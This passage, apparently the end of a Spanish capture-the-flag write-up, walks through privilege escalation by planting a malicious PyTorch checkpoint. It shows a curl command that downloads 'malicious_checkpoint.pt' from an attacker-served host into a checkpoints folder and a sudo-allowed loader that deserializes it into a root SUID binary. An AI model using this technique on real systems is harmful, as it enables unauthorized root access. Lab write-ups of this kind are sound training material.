
Ahora lo servimos:
Y lo descargamos desde el contenedor con:
curl -f http://172.17.0.1:8090/malicious_checkpoint.pt -o /datastore/checkpoints/checkpoint_epoch_9999.pt
Lo hacemos el checkpoint más reciente con:
touch /datastore/checkpoints/checkpoint_epoch_9999.pt
Ahora necesitamos que haya imágenes válidas en el contenedor antes de llegar a la carga de los checkpoints. Así que subimos un par de PNGs/JPGs.
Ahora volvemos a la shell de developer y ejecutamos el comando permitido con sudo.

Aunque da "fallos" estos son insignificantes. Y como podemos apreciar, se ha creado un binario SUID con propietario root, por lo que ahora sólo nos queda ejecutarlo.

Y boom! Somos root. Ahora sólo queda leer la flag.
Conclusión
Una máquina bastante compleja, con diferentes vulnerabilidades que explotar. Hemos aprendido mucho sobre cómo funciona la deserialización y los problemas que puede acarrear.